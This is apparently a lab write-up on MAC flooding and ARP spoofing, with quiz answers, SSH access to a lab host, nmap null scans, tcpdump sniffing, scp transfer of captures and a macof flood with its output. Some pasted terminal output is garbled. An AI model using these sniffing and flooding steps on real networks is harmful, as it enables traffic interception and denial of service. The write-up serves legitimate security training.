

# L2 MAC Flooding & ARP Spoofing

## INTRODUCTION

It was discovered that the compromised machine is a dual-homed host, connected to two separate networks. This discovery opened up the potential for lateral movement, allowing further exploration and exploitation within the target environment. The following report details the methodology used, findings, and the potential risks associated with a dual-homed host in a networked environment.

Now, can you (re)gain access? (Yay/Nay)

Yay

✓ Correct

Provided with the creds, I was able to gain acces via ssh on port 22 as seen below.

```
(root@Kali)-[/home/scr34tur3]
# ssh admin@10.10.40.236 -p 22
The authenticity of host '10.10.40.236 (10.10.40.236)' can't be established.
ED25519 key fingerprint is SHA256:QKJ7M2afSUAQcRjyw4fi0Jb4Hik8yPJz4AQI2rAr63A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.40.236' (ED25519) to the list of known hosts.
admin@10.10.40.236's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 1.0

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
   https://ubuntu.com/blog/microk8s-memory-optimisation
   or the shorthand version: ip a s eth1

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable, answer questions #1 and #2.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

# ip a s eth1
```

What is your IP address?

192.168.12.66

✓ Correct

My network interface was eth1, and by typing the ip a cmd, I was able to read my ip address and the network range the target machine was situated.

```

admin@eve:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:9d:49:4e:f0:c3 brd ff:ff:ff:ff:ff:ff
    inet 10.10.40.236/16 brd 10.10.255.255 scope global dynamic eth0
        valid_lft 2878sec preferred_lft 2878sec
    inet6 fe80::9d:49ff:fe4e:f0c3/64 scope link
        valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
        valid_lft forever preferred_lft forever
4: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel master virbr0 state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether f2:ee:9c:04:70:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::908d:8bff:fea8:a689/64 scope link
        valid_lft forever preferred_lft forever
6: gns3tap0-1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel master eth1 state UNKNOWN group default qlen 1000
    link/ether f2:ee:9c:04:70:5f brd ff:ff:ff:ff:ff:ff
    inet6 fe80::f0ee:9cff:fe04:705f/64 scope link
        valid_lft forever preferred_lft forever

```

What's the network's CIDR prefix?

✓ Correct

This can be seen from the image below after running the ip a cmd.

```

admin@eve:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:9d:49:4e:f0:c3 brd ff:ff:ff:ff:ff:ff
    inet 10.10.40.236/16 brd 10.10.255.255 scope global dynamic eth0
        valid_lft 2878sec preferred_lft 2878sec
    inet6 fe80::9d:49ff:fe4e:f0c3/64 scope link
        valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
        valid_lft forever preferred_lft forever
4: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel master virbr0 state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether f2:ee:9c:04:70:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::908d:8bff:fea8:a689/64 scope link
        valid_lft forever preferred_lft forever
6: gns3tap0-1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel master eth1 state UNKNOWN group default qlen 1000
    link/ether f2:ee:9c:04:70:5f brd ff:ff:ff:ff:ff:ff
    inet6 fe80::f0ee:9cff:fe04:705f/64 scope link
        valid_lft forever preferred_lft forever

```

How many other live hosts are there?

2

✓ Correct

“-sN” is used to initiate a TCP Null scan, which is a stealthy scan used to identify the state of open, closed, or filtered ports on a target system.

And as seen below, there were other two hosts within this network

```
admin@eve:~$ sudo nmap -sN 192.168.12.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 14:24 UTC
Nmap scan report for alice (192.168.12.1)
Host is up (0.00016s latency).
All 1000 scanned ports on alice (192.168.12.1) are open|filtered
MAC Address: 00:50:79:66:68:00 (Private)

Nmap scan report for bob (192.168.12.2)
Host is up (0.00013s latency).
All 1000 scanned ports on bob (192.168.12.2) are open|filtered
MAC Address: 00:50:79:66:68:01 (Private)

Nmap scan report for eve (192.168.12.66)
Host is up (0.0000060s latency).
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
5001/tcp  open|filtered  complex-link
5002/tcp  open|filtered  rfe
5003/tcp  open|filtered  filemaker
5004/tcp  open|filtered  avt-profile-1
```

What's the hostname of the first host (lowest IP address) you've found?

alice

✓ Correct

This can be seen from the nmap result in the image below.

```
admin@eve:~$ sudo nmap -sN 192.168.12.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-07-04 14:24 UTC
Nmap scan report for alice (192.168.12.1)
Host is up (0.00016s latency).
All 1000 scanned ports on alice (192.168.12.1) are open|filtered
MAC Address: 00:50:79:66:68:00 (Private)

Nmap scan report for bob (192.168.12.2)
Host is up (0.00013s latency).
All 1000 scanned ports on bob (192.168.12.2) are open|filtered
MAC Address: 00:50:79:66:68:01 (Private)
```

However by just visiting the /etc/hosts, I was able to retrieve this info as seen below.

```
[1/1] /etc/hosts
127.0.0.1 localhost
192.168.12.1 alice
192.168.12.2 bob
192.168.12.66 eve

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

I started sniffing network traffic using the **"tcpdump"** command as shown below.

Another useful flag to add to this command is **"-w"**, which helps to save the network traffic output to a **.pcap** file which can then be opened up with the preinstalled **Wireshark**.

```
admin@eve:~$ sudo tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C6 packets captured
6 packets received by filter
0 packets dropped by kernel
```

After successfully capturing the packets in a .pcap file as shown below, I used the scp tool to download this file from the target machine to my local machine for further analysis using wireshark tool.



```
admin@eve:~$ ls -la /tmp
total 60
drwxrwxrwt 13 root root 4096 Jul 4 14:42 .
drwxr-xr-x 19 root root 4096 Feb 25 2022 ..
drwxrwxrwt 2 root root 4096 Jul 4 13:42 .font-unix
drwxrwxrwt 2 root root 4096 Jul 4 13:42 .ICE-unix
drwx----- 2 root root 4096 Jul 4 13:47 netplan_6e3rjgma
drwx----- 3 root root 4096 Jul 4 13:43 snap.lxd
drwx----- 3 root root 4096 Jul 4 13:43 systemd-private-50338c1c46234d449db434b94cad246d-systemd-logind.service-7vrmUe
drwx----- 3 root root 4096 Jul 4 13:42 systemd-private-50338c1c46234d449db434b94cad246d-systemd-resolved.service-qnjEpF
drwx----- 3 root root 4096 Jul 4 13:42 systemd-private-50338c1c46234d449db434b94cad246d-systemd-timesyncd.service-E49MSg
-rw-r--r-- 1 tcpdump tcpdump 4368 Jul 4 14:41 tcpdump.pcap
drwxrwxrwt 2 root root 4096 Jul 4 13:42 .Test-unix
drwx----- 2 gns3 gns3 4096 Jul 4 13:48 tmp4tectz4o
drwxrwxrwt 2 root root 4096 Jul 4 13:42 .X11-unix
drwxrwxrwt 2 root root 4096 Jul 4 13:42 .XIM-unix
admin@eve:~$
```

As you can see from the below output, the pcap file has been successfully downloaded to my local kali machine, and when I listed current files and directories, I can see "tcpdump.pcap" sitting there at my command.

```
(root@Kali)-[/home/.../Documents/hackthebox/reports/MAC-Flooding_ARP-Spoofing]
# scp admin@10.10.40.236:/tmp/tcpdump.pcap .
admin@10.10.40.236's password:
tcpdump.pcap 100% 4368 11.7KB/s 00:00

(root@Kali)-[/home/.../Documents/hackthebox/reports/MAC-Flooding_ARP-Spoofing]
# ls -la
total 2596
drwxrwxr-x 2 scr34tur3 scr34tur3 4096 Jul 4 17:52 .
drwxrwxr-x 17 scr34tur3 scr34tur3 4096 Jul 4 09:40 ..
-rw-r--r-- 1 scr34tur3 scr34tur3 663552 Jul 4 17:43 '.L2 MAC Flooding & ARP Spoofing.ctb~'
-rw-r--r-- 1 scr34tur3 scr34tur3 663552 Jul 4 17:30 '.L2 MAC Flooding & ARP Spoofing.ctb~'
-rw-r--r-- 1 scr34tur3 scr34tur3 630784 Jul 4 17:29 '.L2 MAC Flooding & ARP Spoofing.ctb~'
-rw-r--r-- 1 scr34tur3 scr34tur3 679936 Jul 4 17:43 '.L2 MAC Flooding & ARP Spoofing.ctb'
-rw-r--r-- 1 root root 4368 Jul 4 17:52 tcpdump.pcap

(root@Kali)-[/home/.../Documents/hackthebox/reports/MAC-Flooding_ARP-Spoofing]
# wireshark tcpdump.pcap
** (Wireshark:814135) 17:52:41.547728 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

Can you see any traffic from those hosts? (Yay/Nay)

Yay

✓ Correct

As seen below, once I started the tcpdump tool, I was able to see the network traffic. Adding the **"-A" flag** to the same command, essentially asks "tcpdump" to print packet data in **ASCII format**

```

admin@eve:~$ tcpdump -A -i eth1
tcpdump: eth1: You don't have permission to capture on that device
(socket: Operation not permitted)
admin@eve:~$ sudo tcpdump -A -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
14:57:15.360250 IP bob > eve: ICMP echo request, id 19384, seq 1355, length 674
E.....@.1.....B....K..K.
..... !"#$$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
.....
..... !"#$$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
.....
..... !"#$$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
.....
14:57:15.360286 IP eve > bob: ICMP echo reply, id 19384, seq 1355, length 674
E.....@.....B.....K..K.
..... !"#$$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
.....
..... !"#$$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
.....
..... !"#$$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
.....

```

Who keeps sending packets to eve?

Bob

✓ Correct

Bob's ip address; the host part was .12.2 and as seen from the wireshark analysis tool below, the .12.2 ip keeps sending packets to eve.

tcpdump.pcap						
No.	Time	Source	Destination	Protocol	Length	Info
2	0.000025	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0x8cb4, seq=1036/3076, ttl=64 (request in 1)
4	3.014588	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0x8fb4, seq=1037/3332, ttl=64 (request in 3)
6	6.016962	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0x92b4, seq=1038/3588, ttl=64 (request in 5)
1	0.000000	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0x8cb4, seq=1036/3076, ttl=64 (reply in 2)
3	3.014556	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0x8fb4, seq=1037/3332, ttl=64 (reply in 4)
5	6.016932	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0x92b4, seq=1038/3588, ttl=64 (reply in 6)

What type of packets are sent?

ICMP

✓ Correct

From the image below, the type of packets sent are intrnet control message protocol.

tcpdump.pcap									
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help									
Apply a display filter ... <Ctrl-/>									
No.	Time	Source	Destination	Protocol	Length	Info			
2	0.000025	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply	id=0x8cb4, seq=1036/3076, ttl=64 (request in 1)		
4	3.014588	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply	id=0x8fb4, seq=1037/3332, ttl=64 (request in 3)		
6	6.016962	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply	id=0x92b4, seq=1038/3588, ttl=64 (request in 5)		
1	0.000000	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request	id=0x8cb4, seq=1036/3076, ttl=64 (reply in 2)		
3	3.014556	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request	id=0x8fb4, seq=1037/3332, ttl=64 (reply in 4)		
5	6.016932	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request	id=0x92b4, seq=1038/3588, ttl=64 (reply in 6)		

What's the size of their data section? (bytes)

666

✓ Correct

Clicking the **"Internet Control Message Protocol"** and after it expands out, you will see **"data (666 bytes)"** as shown below

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help									
Apply a display filter ... <Ctrl-/>									
No.	Time	Source	Destination	Protocol	Length	Info			
2	0.000025	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply	id=0x8cb4, seq=1036/3076, ttl=64		
4	3.014588	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply	id=0x8fb4, seq=1037/3332, ttl=64		
6	6.016962	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply	id=0x92b4, seq=1038/3588, ttl=64		
1	0.000000	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request	id=0x8cb4, seq=1036/3076, ttl=64		
3	3.014556	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request	id=0x8fb4, seq=1037/3332, ttl=64		
5	6.016932	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request	id=0x92b4, seq=1038/3588, ttl=64		

<ul style="list-style-type: none"> <li>Frame 1: 708 bytes on wire (5664 bits), 708 bytes captured (5664 bits)</li> <li>Ethernet II, Src: 00:50:79:66:68:01 (00:50:79:66:68:01), Dst: f2:ee:9c:0:</li> <li>Internet Protocol Version 4, Src: 192.168.12.2, Dst: 192.168.12.66 <ul style="list-style-type: none"> <li>0100 .... = Version: 4</li> <li>.... 0101 = Header Length: 20 bytes (5)</li> <li>Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)</li> <li>Total Length: 694</li> <li>Identification: 0xac71 (44145)</li> <li>000. .... = Flags: 0x0</li> <li>...0 0000 0000 0000 = Fragment Offset: 0</li> <li>Time to Live: 64</li> <li>Protocol: ICMP (1)</li> <li>Header Checksum: 0x3241 [validation disabled]</li> <li>[Header checksum status: Unverified]</li> <li>Source Address: 192.168.12.2</li> <li>Destination Address: 192.168.12.66</li> </ul> </li> <li>Internet Control Message Protocol <ul style="list-style-type: none"> <li>Type: 8 (Echo (ping) request)</li> <li>Code: 0</li> <li>Checksum: 0x8915 [correct]</li> <li>[Checksum Status: Good]</li> <li>Identifier (BE): 36020 (0x8cb4)</li> <li>Identifier (LE): 46220 (0xb48c)</li> <li>Sequence Number (BE): 1036 (0x040c)</li> <li>Sequence Number (LE): 3076 (0x0c04)</li> <li>[Response frame: 2]</li> <li>Data (666 bytes)</li> </ul> </li> </ul>					0020 0c 42 08 00 89 15 8c b4 04 0c 08 09 0a 0b 0c 0d 0030 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 0040 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 0050 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 0060 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 0070 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 0080 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 0090 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 00a0 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 00b0 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 00c0 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad 00d0 ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd 00e0 be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd 00f0 ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd 0100 de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed 0110 ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd 0120 fe ff 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0130 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 0140 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 0150 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 0160 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 0170 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 0180 5e 5f 60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 0190 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 01a0 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 01b0 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 01c0 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad 01d0 ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd 01e0 be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd 01f0 ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd
--	--	--	--	--	--

This task is going to teach you alternative ways to capture more network traffic. One of the ways is called **MAC flooding** which is a layer-2 denial of service attack to render the switch to "fail-open" mode so that it temporarily operates as a network hub forwarding all received frames to every connected port. This would allow attackers to sniff the network traffic between other hosts that normally wouldn't be received by their device if the switch were functioning properly.

As seen below, I was trying perform MAC FLOODING while sniffing the network as well.



```
admin@eve: ~ 119x53
374b:b2:7f:f4:ec 21:4c:57:85:57:51 0.0.0.0.61990 > 0.0.0.0.79506: S 1061510535:1061510535(0) win 512
af:3c:ca:65:be:54 4:db:88:ca:96:cb 0.0.0.0.62132 > 0.0.0.0.19005: S 947723680:947723680(0) win 512
1:b4:cd:1b:da:1e 6e:fd:17:21:d0:38 0.0.0.0.38704 > 0.0.0.0.20390: S 998036169:998036169(0) win 512
e7:b3:53:61:30:59 59:d0:7e:20:b3:46 0.0.0.0.19975 > 0.0.0.0.7342: S 1072411810:1072411810(0) win 512
5:9f:1b:6a:7:17 67:a5:da:79:ad:ee 0.0.0.0.37882 > 0.0.0.0.21843: S 934495605:934495605(0) win 512
87:30:9:68:f8:4c 74:1c:8d:13:16:37 0.0.0.0.50734 > 0.0.0.0.7416: S 1055553489:1055553489(0) win 512
43:ea:97:3e:f7:4b 36:b3:6f:7a:b3:21 0.0.0.0.31607 > 0.0.0.0.24753: S 1781598891:1781598891(0) win 512
af:4e:de:7c:fc:fd 89:bd:bf:49:c7:fa 0.0.0.0.15795 > 0.0.0.0.32933: S 657827144:657827144(0) win 512
da:ab:67:67:cb:d7 e3:4c:e3:53:cf:a1 0.0.0.0.10468 > 0.0.0.0.54545: S 1233182904:1233182904(0) win 512
26:4e:61:b0:6d:63 81:9c:16:f:2d:57 0.0.0.0.12122 > 0.0.0.0.61652: S 1212208819:1212208819(0) win 512
be:09:57:77:9:6a 8e:ba:a5:67:5e:68 0.0.0.0.53829 > 0.0.0.0.45810: S 1825317560:1825317560(0) win 512
22:e9:ac:4:51:21 f2:e3:5a:5:a2:75 0.0.0.0.33598 > 0.0.0.0.35844: S 970494824:970494824(0) win 512
98:fcc:c6:cf:76 c8:bf:77:41:3d:17 0.0.0.0.54654 > 0.0.0.0.64847: S 66380609:66380609(0) win 512
fa:f9:bd:27:4b:c8 68:5d:83:1:b9:c3 0.0.0.0.53912 > 0.0.0.0.752: S 1103349083:1103349083(0) win 512
2:13:6f:1:ed:f4 17:82:57:1:bd:fd 0.0.0.0.62957 > 0.0.0.0.60878: S 1372758208:1372758208(0) win 512
8a:d3:ff:a8:37:62 63:46:94:73:df:5c 0.0.0.0.44929 > 0.0.0.0.51955: S 1926369898:1926369898(0) win 512
db:cf:8a:6f:c3:26 43:9:80:39:52:9e 0.0.0.0.29310 > 0.0.0.0.48406: S 20149546:20149546(0) win 512
46:9:ed:13:cf:8a ee:b7:9d:30:a1:a2 0.0.0.0.2353 > 0.0.0.0.32379: S 1682006698:1682006698(0) win 512
62:b5:4b:8b:62 67:de:94:7b:a2:7b 0.0.0.0.33678 > 0.0.0.0.4781: S 1841212581:1841212581(0) win 512
b9:5e:6b:2:ca:d9 e2:43:ac:0b:ie:7:cf 0.0.0.0.17237 > 0.0.0.0.27291: S 2123651213:2123651213(0) win 512
4a:f7:ed:6c:55:76 dd:e2:a4:61:c3:d2 0.0.0.0.44000 > 0.0.0.0.41511: S 419410572:419410572(0) win 512
8e:ce:5d:4f:36:8d a9:cb:ae:9:e7:f7 0.0.0.0.51031 > 0.0.0.0.35943: S 803157985:803157985(0) win 512
43:c8:ef:f4:94:f4 f6:ea:92:50:c1:44 0.0.0.0.24268 > 0.0.0.0.2001: S 464224915:464224915(0) win 512
7d:3e:7:37:8:82 56:c3:ed:68:0:0 0.0.0.0.54038 > 0.0.0.0.32081: S 609911047:609911047(0) win 512
69:f1:7e:2:4f:85 d4:9d:5:e3:f:c9 0.0.0.0.48451 > 0.0.0.0.50318: S 919374414:919374414(0) win 512
ca:e9:8b:3c:4d:56 a2:0f:59:d1:e1 0.0.0.0.38261 > 0.0.0.0.31194: S 1144652317:1144652317(0) win 512
2:cb:9:ec:76:db:87 eb:65:43:50:c:dc 0.0.0.0.41288 > 0.0.0.0.24825: S 563735272:563735272(0) win 512
34:1b:68:64:6a:0 a6:77:54:16:76:2b 0.0.0.0.57384 > 0.0.0.0.26541: S 590916743:590916743(0) win 512
51:75:d0:77:b:f6 ef:8f:21:68:2a:e7 0.0.0.0.9648 > 0.0.0.0.60755: S 1453995472:1453995472(0) win 512
92:c8:75:60:43:c3 02:f6:7f:7d:33:57 0.0.0.0.58009 > 0.0.0.0.47512: S 622345637:622345637(0) win 512
9a:3:aa:3e:59:62 b2:7c:d4:72:3e:d0 0.0.0.0.56175 > 0.0.0.0.60920: S 523098599:523098599(0) win 512
5a:11:ec:7d:f1:ff:8d 49:e7:1f:12:1:0 0.0.0.0.39276 > 0.0.0.0.46975: S 921868366:921868366(0) win 512
c7:75:1a:11:75:17 b2:a3:78:3e:c4:7a 0.0.0.0.64648 > 0.0.0.0.16787: S 207202234:207202234(0) win 512
c8:6b:97:44:57:f6 ff:5a:a0:66:e7:1f 0.0.0.0.22088 > 0.0.0.0.8718: S 68499794:68499794(0) win 512
fb:2b:3a:21:a4:4c 31:77:c5:10:71:6e 0.0.0.0.59274 > 0.0.0.0.27870: S 1417167747:1417167747(0) win 512
fe:1e:c8:73:de:1e f9:93:71:41:f0:f4 0.0.0.0.61291 > 0.0.0.0.5075: S 881996:881996(0) win 512
1c:ec:54:9:b9:25 ef:24:e8:74:18:b7 0.0.0.0.1663 > 0.0.0.0.7864: S 1676418695:1676418695(0) win 512
59:c8:55:50:a8:4f f1:37:9a:58:a5:a0 0.0.0.0.7622 > 0.0.0.0.9636: S 1128238492:1128238492(0) win 512
e7:7f:b4:73:a1:e3 dd:bf:c2:14:9:49 0.0.0.0.64798 > 0.0.0.0.1843: S 89164888:89164888(0) win 512
ca:ba:b7:3b:dd:f9 22:1a:10:a:55:5 0.0.0.0.26059 > 0.0.0.0.46958: S 1454941680:1454941680(0) win 512
c8:a3:8b:57:39:95 42:94:9c:23:df:b 0.0.0.0.28636 > 0.0.0.0.54180: S 1177343344:1177343344(0) win 512
55:77:11:12:38:8f 46:39:16:0b:0:5e 0.0.0.0.19528 > 0.0.0.0.21857: S 1529997754:1529997754(0) win 512
3:5a:d6:6d:6a:b0 30:a7:62:23:b:eb 0.0.0.0.48606 > 0.0.0.0.7043: S 1388601386:1388601386(0) win 512
2e:f9:89:a4:21:2e d4:5f:ce:6f:96:bb 0.0.0.0.45455 > 0.0.0.0.10750: S 1524203884:1524203884(0) win 512
63:b6:53:7f:8d:62 41:b2:23:2a:12:f 0.0.0.0.35839 > 0.0.0.0.36060: S 1201422956:1201422956(0) win 512
25:35:6c:28:e1:d1 72:db:e3:25:25:28 0.0.0.0.41893 > 0.0.0.0.28620: S 1132531480:1132531480(0) win 512
15:4b:28:62:51:56 22:ee:b4:1a:d7:f9 0.0.0.0.65368 > 0.0.0.0.17272: S 1881805940:1881805940(0) win 512
1b:7a:b9:16:ae:53 60:29:ab:11:9:dd 0.0.0.0.41392 > 0.0.0.0.28351: S 1780483342:1780483342(0) win 512
bb:3c:ef:2:ce:b ae:26:ed:56:11:41 0.0.0.0.30743 > 0.0.0.0.45528: S 396789679:396789679(0) win 512
3e:1d:2e:6b:8b:49 35:8f:cc:11:43:d 0.0.0.0.19516 > 0.0.0.0.17083: S 876954141:876954141(0) win 512
dd:60:5c:3a:7:7 a1:8d:40:7b:45:d6 0.0.0.0.20965 > 0.0.0.0.38337: S 241323006:241323006(0) win 512
^C
admin@eve:~$ sudo macof -i eth1
```

```
admin@eve: ~ 114x26
admin@eve:~$ tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
tcpdump: eth1: You don't have permission to capture on that device
(socket: Operation not permitted)
admin@eve:~$ sudo tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
[sudo] password for admin:
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C12893 packets captured
12895 packets received by filter (reply in 4)
0 packets dropped by kernel (request in 3)
admin@eve:~$ 7055 10.10.40.236 (reply in 6)
E, seq=1900/27655, ttl=64 (request in 5)
E, seq=1901/27911, ttl=64 (reply in 8)
E, seq=1901/27911, ttl=64 (request in 7)
E, seq=1902/28167, ttl=64 (reply in 10)
E, seq=1902/28167, ttl=64 (request in 9)
E, seq=1903/28423, ttl=64 (reply in 12)
E, seq=1903/28423, ttl=64 (request in 11)
E, seq=1904/28679, ttl=64 (reply in 14)
E, seq=1904/28679, ttl=64 (request in 13)

04:70:5f:08:06:00 01 Pyfh 10.10.40.236
04:70:5f:09:a8:00:42 02 10.10.40.236 B

root@Kali: /home/scr34tur3/Documents/hackthebox/reports/MAC-Flooding_ARP-Spoofing 114x26
-(root@Kali)-[/home/.../Documents/hackthebox/reports/MAC-Flooding_ARP-Spoofing]
# scp admin@10.10.40.236:/tmp/tcpdump2.pcap .
admin@10.10.40.236's password:
tcpdump2.pcap 100% 894KB 163.6KB/s 00:05

-(root@Kali)-[/home/.../Documents/hackthebox/reports/MAC-Flooding_ARP-Spoofing]
# wireshark tcpdump2.pcap
** (wireshark:841898) 18:29:44.069005 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

From the above image I downloaded the .pcap file using the scp tool on my local machien and opened it for analysis using wireshark.

